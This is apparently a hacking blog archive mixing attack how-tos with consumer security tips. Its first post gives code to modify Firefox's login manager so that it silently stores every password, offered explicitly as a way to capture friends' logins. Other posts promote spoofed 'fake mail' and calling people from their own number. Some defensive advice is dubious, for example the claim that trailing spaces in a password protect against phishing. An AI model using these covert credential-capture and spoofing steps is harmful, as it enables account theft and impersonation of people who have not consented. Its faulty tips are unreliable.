Showing posts with label hacking. Show all posts

Sunday, 4 September 2011

Hack Firefox To Autosave Password Without Notification

with 0 comments
Its a simple Firefox hack which helps you to hack your friends 
   easily. When ever you try 
   to login in any account,firefox shows a notification asking 
   for store user name and password
   for this website. But after using this trick it will never ask 
   to store the password but it 
   would automatically store all the password. Its ideal trick
   if you want to get someones login 
   details who uses your computer.


Step To Do This Firefox Hack  
 
1) First you need to close firefox.

2) Now locate the nsloginmanagerprompter.js which is normally found in

C:\ProgramFiles\MozillaFirefox\Components\
3) Open  "nsloginmanagerprompter.js"  with notepad ++ or to find the line number 
yo have to use dreamweaver or some other software used for editing software
 
 
4) Replace the entire line 804 to 869 with the following code

var pwmgr = this._pwmgr;
pwmgr.addLogin(aLogin);

When you've done that "save as" to your desktop, then drag back in to 
the original folder and replace the file.
 
To see the usernames + passwords you need to click on tools at the top 
of your browser and go to page info then security.

They will be saved into the saved passwords section. 

ENJOYYYYYY..._______
read more "Hack Firefox To Autosave Password Without Notification"

Saturday, 3 September 2011

Protect Your Account From Phishing

with 0 comments
Hello guyz,these days most of the hackers around you using a special technique caleed "phishing" to hack yur facebook and gmail mail accounts etc.

Phishing is a form of social engineering technique used by hackers to gather sensitive information such as usernames, passwords and credit card details by posing as a trustworty person/organization. Since most online users are unaware of the techniques used in carrying out a phishing attack, they often fall victims and hence, phishing can be very effective.
With the dramatic increase in the number of phishing scams in the recent years, there has also been a steady rise in the number of people being victimized. Lack of awareness among the people is the prime reason behind such attacks. This article will try to create awareness and educate the users about such online scams and frauds.
Phishing scams usually sends an email message to users requesting for their personal information, or redirects them to a website where they are required to enter thier personal information. Here are some of the tips that can be used to identify various phishing techniques and stay away from it.

Identifying a Phishing Scam

 
1. Beware of emails that demand for an urgent response from your side. Some of the examples are:
  • You may receive an email which appears to have come from your bank or financial organization stating that “your bank account is limited due to an unauthorized activity. Please verify your account asap so as to avoid permanant suspension”. In most cases, you are requested to follow a link (URL) that takes you to spoofed webpage (similar to your bank website) and enter your login details over there.
  • In some cases, phishing emails may ask you to make a phone call. There may be a person or an audio response waiting on the other side of the phone to take away your credit cards details, account number, social security number or other valuable data.
2. Phishing emails are generally not personalized. Since they target a lagre number of online users, they usually use generalized texts like “Dear valued customer”, “Dear Paypal user” etc. to address you. However, some phishing emails can be an exception to this rule.
3. When you click on the links contained in a phishing email, you will most likely be taken to a spoofed webpage with official logos and information that looks exactly same as that of the original webpages of your bank or financial organization. Pay attention to the URL of a website before you enter any of your personal information over there. Even though malicious websites look identical to the legitimate site, it often uses a different domain or variation in the spelling. For example, instead of paypal.com, a phishing website may use different addresses such as:
  • papyal.com
  • paypal.org
  • verify-paypal.com
  • xyz.com/paypal/verify-account/
 

Tips to Avoid Being a Victim of Phishing

 
1. Do not respond to suspicious emails that ask you to give your personal information. If you are unsure whether an email request is legitimate, verify the same by calling the respective bank/company. Always use the telephone numbers printed on your bank records or statements and not those mentioned in the suspicious email.
2. Don’t use the links in an email, instant messenger or chat conversation to enter a website. Instead, always type the URL of the website on your browser’s address bar to get into a website.
3. Legitimate websites always use a secure connection (https://) on those pages which are intended to gather sensitive data such as usernames and passwords, account numbers or credic card details. You will see a lock icon Picture of the Lock icon in your browser’s address bar which indicates a secure connection. On some websites like paypal.com which uses an extended validation certificate, the address bar turns GREEN as shown below.
HTTPS Address Bar


In most cases, unlike a legitimate website, a phishing website or a spoofed webpage will not use a secure connection and does not show up the lock icon. So, absence of such security features can be a clear indication of phishing attack. Always double-check the security features of the webpage before entering any of your personal information.
4. Always use a good antivirus software, firewall and email filters to filter the unwanted traffic. Also ensure that your browser is up-to-date with the necessary patches being applied.
5. Report a “phishing attack” or “spoofed emails” to the following groups so as to stop such attacks from spreading all over the Internet:
You can directly send an email to spam@uce.gov or reportphishing@antiphishing.org reporting an attack. You can also notify the Internet Crime Complaint Center of the FBI by filing a complaint on their website: www.ic3.gov.
Enjoyyy___:)__:____cheerzzz___:P

read more "Protect Your Account From Phishing"

Monday, 2 May 2011

How to protect your account from Phishing attacks

with 0 comments

Phishing is a form of social engineering technique used by hackers to gather sensitive information such as usernames, passwords and credit card details by posing as a trustworty person/organization. Since most online users are unaware of the techniques used in carrying out a phishing attack, they often fall victims and hence, phishing can be very effective.
With the dramatic increase in the number of phishing scams in the recent years, there has also been a steady rise in the number of people being victimized. Lack of awareness among the people is the prime reason behind such attacks. This article will try to create awareness and educate the users about such online scams and frauds.
Phishing scams usually sends an email message to users requesting for their personal information, or redirects them to a website where they are required to enter thier personal information. Here are some of the tips that can be used to identify various phishing techniques and stay away from it.

Identifying a Phishing Scam

 
1. Beware of emails that demand for an urgent response from your side. Some of the examples are:
  • You may receive an email which appears to have come from your bank or financial organization stating that “your bank account is limited due to an unauthorized activity. Please verify your account asap so as to avoid permanant suspension”. In most cases, you are requested to follow a link (URL) that takes you to spoofed webpage (similar to your bank website) and enter your login details over there.
  • In some cases, phishing emails may ask you to make a phone call. There may be a person or an audio response waiting on the other side of the phone to take away your credit cards details, account number, social security number or other valuable data.
2. Phishing emails are generally not personalized. Since they target a lagre number of online users, they usually use generalized texts like “Dear valued customer”, “Dear Paypal user” etc. to address you. However, some phishing emails can be an exception to this rule.
3. When you click on the links contained in a phishing email, you will most likely be taken to a spoofed webpage with official logos and information that looks exactly same as that of the original webpages of your bank or financial organization. Pay attention to the URL of a website before you enter any of your personal information over there. Even though malicious websites look identical to the legitimate site, it often uses a different domain or variation in the spelling. For example, instead of paypal.com, a phishing website may use different addresses such as:
  • papyal.com
  • paypal.org
  • verify-paypal.com
  • xyz.com/paypal/verify-account/
 

Tips to Avoid Being a Victim of Phishing

 
1. Do not respond to suspicious emails that ask you to give your personal information. If you are unsure whether an email request is legitimate, verify the same by calling the respective bank/company. Always use the telephone numbers printed on your bank records or statements and not those mentioned in the suspicious email.
2. Don’t use the links in an email, instant messenger or chat conversation to enter a website. Instead, always type the URL of the website on your browser’s address bar to get into a website.
3. Legitimate websites always use a secure connection (https://) on those pages which are intended to gather sensitive data such as usernames and passwords, account numbers or credic card details. You will see a lock icon Picture of the Lock icon in your browser’s address bar which indicates a secure connection. On some websites like paypal.com which uses an extended validation certificate, the address bar turns GREEN as shown below.
HTTPS Address Bar


In most cases, unlike a legitimate website, a phishing website or a spoofed webpage will not use a secure connection and does not show up the lock icon. So, absence of such security features can be a clear indication of phishing attack. Always double-check the security features of the webpage before entering any of your personal information.
4. Always use a good antivirus software, firewall and email filters to filter the unwanted traffic. Also ensure that your browser is up-to-date with the necessary patches being applied.
5. Report a “phishing attack” or “spoofed emails” to the following groups so as to stop such attacks from spreading all over the Internet:
You can directly send an email to spam@uce.gov orreportphishing@antiphishing.org reporting an attack. You can also notify the Internet Crime Complaint Center of the FBI by filing a complaint on their website: www.ic3.gov.

read more "How to protect your account from Phishing attacks"

Wednesday, 29 December 2010

How To Sign Out of Gmail Account Remotely

with 0 comments
Gmail is one of the widely use email service.There are lot of features in gmail. There is a security feature for gmail known as remote logout. Many of use more than one computers to login to gmail account. Some times we often leave the browser opened & not being logged out of gmail or we are in cyber cafe and any power cut or computer faliure occurs and if the computer is at office or any public place your account may be hacked or misused by someone else.
But there is a method by which you can l;og out from your gmail account remotely.
Open you gmail account and go to bottom of the page ,there you will see something as shown below..


gmail-remote-logout
Now you can click on “Details” which shows you a pop-up having details about your last sessions.Click on “Sign out all other sessions” to sign out of gmail at all other places exept the current.
By this simple feature you can check that your gmail account is hacked or not.
read more "How To Sign Out of Gmail Account Remotely"

Friday, 8 October 2010

Protect Your Email from SPAM

with 0 comments


Email Spam is basically technique of sending abusive and unwanted emails to people who are not willing to receive it. Like someone has launched a website he will send thousands of emails to thousands of people. This will lead to flooding the email IDs.People spam for many purposes like for increasing their website traffic, for increasing the sale of their products etc. This has been declared illegal in many parts of the world. Many malicious hackers infect computers with viruses and worms and it is called zombie networks. Then these infected computers are used by Malicious Hackers for spamming.

How to protect yourself from SPAM?

1:) You should use SPAM filters to protect from SPAM for example spam fighter.

2:) Don’t reply to the email which looks suspicious to you.

3:) Give your email ID to trustworthy websites for signing for newletters.

4:) If you want to post your email ID post in this format emailaddress(at)yoursite.com or emailaddress[at]yoursite.com

read more "Protect Your Email from SPAM"

Saturday, 2 October 2010

A Demolishing analysis of Ankit Fadia's Ethical Hacking Seminar - Overrated, Overhyped & Pure waste of Time

with 0 comments

Ankit Fadia's Ethical Hacking Seminar True Analysis: Review by Rishabh Dangwal

SOURCE: PROHACK


according to mrprohack(rd)

And there we go, I came to know about the renowned Ankit Fadia coming to my humble college & I was wondering if he will be different from those other security organizations who teach computer security & ethical hacking.
He was worse.
No offense to Mr Fadia, but actually I was quite saddened by some of the questions which he asked-
How many of you use Google as a search engine ?
(Almost all of hands raised)
He Proclaimed - STOP USING THEM !!
How many of you use email services like Gmail, yahoo?
(A lot of hands raised)
He Exclaimed - STOP USING THEM !!
How many of you use internet ?
(again..some of hands raised)
STOP USING THEM !!
And behind the above "Stop Using Them!!" there were some cheesy reasons of privacy invasion & record tacking. I wondered why he was not educating about how to use services like Scroogle/TOR/SOCKS for safe surfing (albeit nothing is safe, but still, they provide a greater degree of anonymity). Then..it all begin.
The Session Began - theprohack.com
Part 1 - Screwing the Proxies
Then the hacking prodigy demonstrated his magical wits by recommending Russian proxy servers cuz "they were maintained by criminals" & "they kept no logs" .
F**INGBULLSHIT !!
Why the hell ! We can never trust a proxy if it keeps logs or not, that's why we always use SOCKS & proxy chaining to get the work done, even when I start something casual, i chain 10 proxies using a TOR network to get the work done, & that guy was recommending anonymizer.com & anonymizer.ru . And we shall trust Russian proxy cuz its maintained by criminals ? what an oxymoron ! His ace in hole in the proxy demo was the Princeton university proxy list where he claimed that to black all of the proxies it will need 413 individual tries ! A friend of mine asked -
"Well Mr Fadia, what if you block the Princeton university site ?"
pat came the nervous reply
" Appoint a junior of yours to go into local cybercafé to get the list, Xerox it and distribute in college"
Pure F**king Genius !
He went on to use SPYPIG to get IP of any person using an image. but he didn't get on the point that what if a person has disabled image viewing on email. Anyways..it all ended with a lot of questions which he dodged by saying that there will be a query session in the end. Ah well..

Part 2 - the infamous NETBUS DEMO
I patiently waited to ask him some questions regarding IP evasion & anonymity but he started to demo NETBUS Trojan, without any logic he went on to demonstrate how he can open his CD/DVD drive on his DELL Studio 14" (by installing a Trojan server on his own laptop & executing commands on local loopback & he didn't explained it, that's why its in f**king brackets !) . I asked him, on getting chance from my trusted roommates & event co-ordinators Sumit Dimri & Varun Kumar Singh & asked him 2 simple questions (Of course I already knew the answers) -
  • What happens if a person is behind a NATBOX/Router/Firewall, then there is no use of getting IP, it might not be forwarded at all. What then ?
  • Trojans are invalid against Linux. What can you do to break into Linux Security ?
He responded by dodging the first question & diverting it to a social awareness bullshit & some problem solving (which I cant seem to remember cuz it was irrelevant). The second question was answered by saying that Windows is insecure & I myself use Ubuntu linux at home.

Again...Pure F**King genius - theprohack.com

Again..Pure F**king Genius !


From that point i got the point that he has no point :D
We moved on to the Steganography / Final session then.


Part 3 - the Steganography / Final session

The steganography session was started by exclaiming that he was contacted by FBI on 9/11 attacks (which i already knew as a matter of fact is fake courtesy of Attrition.Org & various LUG's out there) & they used images of sexy women to transmit data into them. He used a tool to hide text data into image & reverse it, nothing special, if you have been a reader of my blog I guess you probably know that Nettools allow you to do that. Then he demonstrated Bluetooth hacking by using bluesnarf (just a scan) & website hacking usingSQL injection (again..nothing special) with no logical explanation of how the injection worked. The session ended by "Roadside Sign hacking" in which he displayed pics on projector of hacked road signs by hackers at USA, Australia & other countries.

He then begin to advertise Dell laptops & the highly prestigious (READ: BELOW AVERAGE) AFCEH course conducted at Reliance Webworld. Then he ran away cuz he was running short of time & no Query Session was conducted.

Aftermath : Pure F**king Genius !

I guess you realize what I felt for the whole seminar & the whole Ankit Fraudia oops.. Fadia hype..
read more "A Demolishing analysis of Ankit Fadia's Ethical Hacking Seminar - Overrated, Overhyped & Pure waste of Time"

Saturday, 11 September 2010

What to Do When Your Email Account is Hacked?

with 0 comments

It can be a real nightmare if someone hacks and takes control of your email account as it may contain confidential information like bank logins, credit card details and other sensitive data. If you are one such Internet user whose email account has been compromised, then this post will surely help you out. In this post you will find the possible ways and procedures to get back your hacked email account.

For Gmail:

It can be a big disaster if your Gmail account has been compromised as it may be associated with several services like Blogger, Analytics, Adwords, Adsense, Orkut etc. Losing access to your Gmail account means losing access to all the services associated it with too. Here is a list of possible recovery actions that you can try.
Step -1: Try resetting your password since it is the easiest way to get your account back in action. In this process Google may ask you to answer the secret question or may send the password reset details to the secondary email address associated with your compromised account. You can reset you password from the following link
If you cannot find success from the Step-1 then proceed to Step-2.
Step-2: Many times the hacker will change the secret question and secondary email address right after the account is compromised. This is the reason for the Password Reset process to fail. If this is the case then you need to contact the Gmail support team by filling out the account recovery form. This form will ask you to fill out several questions like
1. Email addresses of up to five frequently emailed contacts
2. Names of any 4 Labels that you may have created in your account
3. List of other services associated with your compromised account
4. Your last successful login date
5. Account created date
6. Last password that you remember and many more…
You need to fill out this form as much accurately as possible. It is obvious to forget the dates of last login, account creation and similar terms. However you need to figure out the closest possible date/answers and fill out this form. This is your last chance! The more accurate the information filled out in the recovery form, the more the chances of getting your account back. You may reach the account recovery page form the following link

For Yahoo and Hotmail:

Unfortunately for Yahoo/Hotmail there is no second option like filling out the form or contacting the support team. All you need to do is either answer the secret questions that you have setup or reset the password using the secondary email option.
To initiate the password reset process just click on the Forgot password link in your login page and proceed as per the screen instructions.
I hope this post will help you recover the lost account. 
read more "What to Do When Your Email Account is Hacked?"

Saturday, 4 September 2010

Fake Mailer with attachment

with 0 comments

Image and video hosting by TinyPic


Anonymous email, often referred to as prank email, allows the user to send an email without disclosing their identity.

The system uses a simple input form on a web page. Information is entered filling out the elements of a real email. Sender's and recipient's email addresses, subject and message body are usually the minimum required fields. Clicking on the send or submit button activates a script formats the information and then sends out the bogus text with the system mail utility.

The recipient opens a real looking email from the fake address and reads the prank content. 


to send fake mail visit here 


read more "Fake Mailer with attachment"

Saturday, 8 May 2010

How To Prevent Your Computer From Being Hacked

with 0 comments

Today more and more people are using their computer for everything from education to online bank accounts. It would be great if there were no risk online, but there are! Hackers are a major problem when it comes to yourpersonal computer files, follow these steps to make sure your safe!


Steps:-

  • Always make backups of your files and folders and store them in a separate place than your computer
  • Make sure you have a good firewall. This will prevent worms, Trojan viruses and spy ware from infecting your system. Some applications require that you disable your firewall, so use good judgement.
  • Review your browser and email setting for security. Make sure to constantly erase your "cookies" folder. Cookies pose almost no threat for damaging computers however; they do track your daily actions online. Set your "internet zone" for high and your "trusted sites" for medium low security.
  • Watch out for Active-X and JavaScript files as hackers can plant viruses and other harmful elements in your programs.
  • Install some kind of anti virus software and make sure to set it for automatic updates. New viruses are found everyday, so make sure you update regularly.
  • Don't open unknown email attachments, many of these contain viruses and allow hackers to get into your system.
  • Only run and download programs from places you trust. Never send these files to friends and co-workers due to the high virus risks.
  • Turn off your computer and disconnect from the internet. Hackers can't get into your system if your computer is off.

THANKS TO SAMMY
read more "How To Prevent Your Computer From Being Hacked"

Sunday, 3 January 2010

How to call your friends with their own number

with 11 comments
Hello Friends after "Make Free Phone Calls From PC to mobile for free" hack today I am sahring With you a extremely Nice Prank or you can simply say Hack i.e "How To Call Your Friends From THeir Own Cell Number".
Mobile hack to call your friends:

1. Go to http://www.mobivox.com and register there for free account.

2. During registration, remember to insert Victim mobile number in "Phone number" field as shown below.


3. Complete registration and confirm your email id and then login to your account. Click on "Direct WebCall".


4. You will arrive at page shown below. In "Enter a number" box, select your country and also any mobile number(you can enter yours). Now, simply hit on "Call Now" button to call your friend with his own number.


5. That's it. Your friend will be shocked to see his own number calling him. I have spent last two days simply playing this cool mobile hack prank.
read more "How to call your friends with their own number"

Tuesday, 1 December 2009

How to Make a Good Password

with 1 comments


Creating a Strong Password

Before we begin, you must be clear on one big truth: there is no such thing as a perfect password. A committed hacker can crack any password, given enough time and the right "dictionary" or "brute force" tools. But just like breaking into a car, if the protection is strong enough, the hacker will become discouraged and give up before the protection fails.

How Hackers Crack Passwords

Hackers use one of two major techniques: password recovery (an administrator's technique), and "brute force" repetition. The password recovery tries to fool your computer system into trusting the hacker as a legitimate administrator. Brute force is simply repetitve attempts at your password, up to hundreds of attempts per minute, to crack it.

"Brute Force" Repetition

Hackers often use software tools called "brute force dictionaries"...software that quickly recombines English dictionary words with thousands of varying combinations of spellings. (Yes, much like a Hollywood safecracker movie scene, but slower and less glamorous.)
Brute force dictionaries always start with simple letters "a", "aa", "aaa", and then eventually moves to full words like "dog", "doggie", "doggy". These brute force dictionaries can make up to 50 attempts per minute in some cases. Given several hours or days, these dictionary tools will overcome any password. The secret is to make it take days for your password!

The Password Challenge: "How Can I Make It Tough to Crack, But Easy to Remember?"

Indeed, how does one balance these two contrary objectives? A long password of cryptic characters will be strong, but so frustrating to remember. Yet a short-and-easy password will get cracked within minutes by a good hacker.

Gratefully, there are some helpful tips to create a strong-yet-memorizable password. The idea behind these next five password suggestions is to turn an easy-to-remember phrase into a cryptic word that will discourage hackers.

6 Tips to a Strong Password

1) Make your password long – 6 characters is OK, 10 characters is good, and 15 characters is excellent. 15 is really desirable for high-level security, because 15 is a special number in Microsoft Windows. At 14 characters and less, Windows passwords are scrambled as “hashes” (encrypted into unseen scrambled characters), and stored in hidden Windows system files. It is possible for a gifted hacker to access those stored hashes and unscramble your passwords. However, MS Windows no longer stores hashed passwords at 15 characters and longer. Yes, it is annoying to type 15 characters just to log into your account, but some situations may merit the effort. For example: you are the chief financial officer of a company, or you are the master sergeant for a military unit

2) Start designing the password with a memorable meaningful phrase..then make it complex by adding numbers and special characters. Here is how you do it:

    1. Pick a word or multi-word phrase that is meaningful to you.
    2. Mix one or two letters to be upper case.
    3. Then change one or two letters to be numbers.
    4. Then for the sneaky twist: insert one or two non-alphabetic characters. The beginning or end of the password is easiest for memorization purposes. Examples include: .(period), !,*, %, &, or #.
    5. 3) Change your password every 4 weeks. Many employers serious about protecting their data will require their employees to change their password on a regular basis, once a month at minimum. It is a good practice to do the same on your home computer where you keep private financial information.

      4) Do not store your password on paper or with storage software Please avoid password-keeper programs that claim to make your life easier. It is the opinion of this writer that password products do not offer enough protection for your login information should your computer get hacked. It is better to memorize a password whenever possible. Never keep your passwords on a piece of paper under the keyboard or in your wallet. Do not keep them in your PDA either; if you must store your passwords at all, keep the passwords’ hints instead. For example, as an alternative to storing “Dexter2Gouda” use “puppy’s name, age and favorite snack”.

      5) Use different passwords for your different computer accounts. As annoying as it is to remember them all, please do create a different password for your email, for your online banking, for your eBay and your PayPal. Should one of your passwords ever be compromised, at least the hacker will not be taking over all of your accounts.
    6. Advanced Tips for Designing Strong Passwords:


        • If you frequently login to various websites and keep re-using the same password for all of them, check out Nic Wolff’s clever password generator utility here:http://angel.net/~nic/passwd.html
        • The idea behind Nic Wolff's utility is to have one “master password” to secure all your other passwords, no matter how many of them you have!
        • Although the mathematical encryption is complex, the Master Password itself is easy to use. The whole Wolff Master Password process is explained in a short movie tutorial created by InfoWorld’s Jon Udell here:
          These utilities are free and none of the passwords you generate with these scripts is transmitted or stored anywhere.
          6) use spaces one of the working method found by me is to use spaces at the last of your password. you can set any number of password behind your password it depend upon u.this is going to protect your account from phishing etc
          Good luck with keeping your private information private! We can never completely stop hackers or car thieves, but we can certainly make these scoundrels work for it if they want to hack our accounts.


read more "How to Make a Good Password"